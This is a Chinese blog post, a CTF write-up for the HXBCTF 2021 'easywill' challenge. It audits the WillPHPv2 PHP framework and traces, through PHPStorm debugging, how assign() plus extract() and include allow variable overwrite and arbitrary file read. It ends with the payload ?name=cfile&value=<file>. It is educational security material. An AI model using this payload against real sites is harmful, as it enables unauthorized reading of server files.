一、WillPHPv2代码审计-[变量覆盖]-[文件包含]-[任意文件读取漏洞]-[pearcmd裸文件包含]


原创

qwsn 于 2021-12-12 22:12:59 发布 1374 收藏 2

分类专栏： # 2.PHP代码审计 文章标签： php框架调试 phpwillv2漏洞复现 php裸文件包含 pearcmd.php漏洞 2021湖湘杯WEB

qwsn

本文链接：https://blog.csdn.net/qq_45555226/article/details/121894691



时间戳——2021.12.12

0x01 [HXBCTF 2021]easywill_WriteUp：


一、PHPSTORM框架调试

第一步：登录buuctf，打开[HXBCTF 2021]easywill题目的容器环境


第二步：进入打开的的题目链接，发现有一段代码提示，以及两个选项，一个使开发手册，一个是下载新版本。（经过查看html源码没有提示，也没有www.zip和robots.txt，但是很明显发现这个是ThinkPHP、WillPHPv2版本的框架，因此我们之后打算下载PHP源码，然后放到PHPSTORM进行Xdebug框架调试）

代码提示给出的信息：`一个assign函数、一个view()函数`

第三步：点击开发手册，发现assign函数的功能




第四步：点击下载新版本，下载下来，放到本地环境中



README.md

- willphp框架v2

willphp框架v2



第五步（可以不要）：在app\controller\IndexController.php里面添加如下内容，尽量还原题目，就是给一个提示


IndexController.php

```php
<?php
namespace app\controller;
class IndexController{
    public function index(){
        highlight_file(__FILE__);
        assign($_GET['name'],$_GET['value']);
        return view();
    }
}
```



第六步：开始在PHPSTORM调试

1、设置断点，传入参数


设置断点传入参数的方法：



传入参数的姿势：



传入参数的结果：




2、键入F7，步入：很明显，这个步入就是进入了assign函数，这里的\wiphp\View::asign()中的双冒号指的是所属空间

获得信息：`assign()函数处于View类中`

```
226     /**
227      * 传变量到模板
228      * @param string $name 变量名
229      * @param mixed $value 值
230      */
231     function assign($name, $value = null) {  $name: "AAAAAAAAAAAAAAAAAAAAA"  $value: "BBBBBBBBBBBBBBBBBBBBB"
232         \wiphp\View::assign($name, $value);  $name: "AAAAAAAAAAAAAAAAAAAAA"  $value: "BBBBBBBBBBBBBBBBBBBBB"
233     }
```


3、从上一步得知，我们需要跳转到assign函数所处的View类上，因此在上一步按住ctrl+点击View，发现在View.php里面，assign函数会把value参数的值赋值给vars数组的name键，这里就好像符合了assign在使用手册里面的功能了。

获得信息：`assign函数会把value参数的值赋值给vars数组的name键`




4、经过fetch函数–>render函数–>renderTo函数，最终停在了Template.php页面，发现了**【变量覆盖+文件包含】构成的【任意文件读取漏洞】**

~~extract($vars)的功能是：把vars数组的键值对，转换为变量和变量值的对应关系，如果该数组里的键与已存在的变量同名，则覆盖已有变量。所以我们构造可以传入的键值对vars[cfile]=任意可读文件，也就是传入?name=cfile&value=任意可读文件，我们就可以让后面的include $cfile成功的包含我们想要读取的可读文件。~~




5、本地添加一个测试文件test.txt，用来读取




6、在变量覆盖漏洞处打上断点，开启调试，按下两次F9恢复程序，传入参数，如下所示：

传入参数后的phpstorm页面



7、键入F7步入，就成功的跳转到了test.txt




第七步：总结漏洞的利用姿势：

漏洞	利用方法
可控点name和value	通过get的形式传入参数的值
assign($ET[name],_GET['value'])	读取get形式传入的参数name和value的值，传入assign函数
assign函数的关键功能：$vars[$name] = $value;	把$value的值传给vars数组的name键
extract($vars)	把vars数组中的键值对转换为对应的变量和变量值，若键值与已有变量名重复，则覆盖原有变量名的内容
include $cfile	对不符合php语法规范的进行读取操作，对符合php语法规范的进行解析执行
任意文件读取漏洞	以上综合得出漏洞利用姿势：?name=cfile&value=任意可读取文件

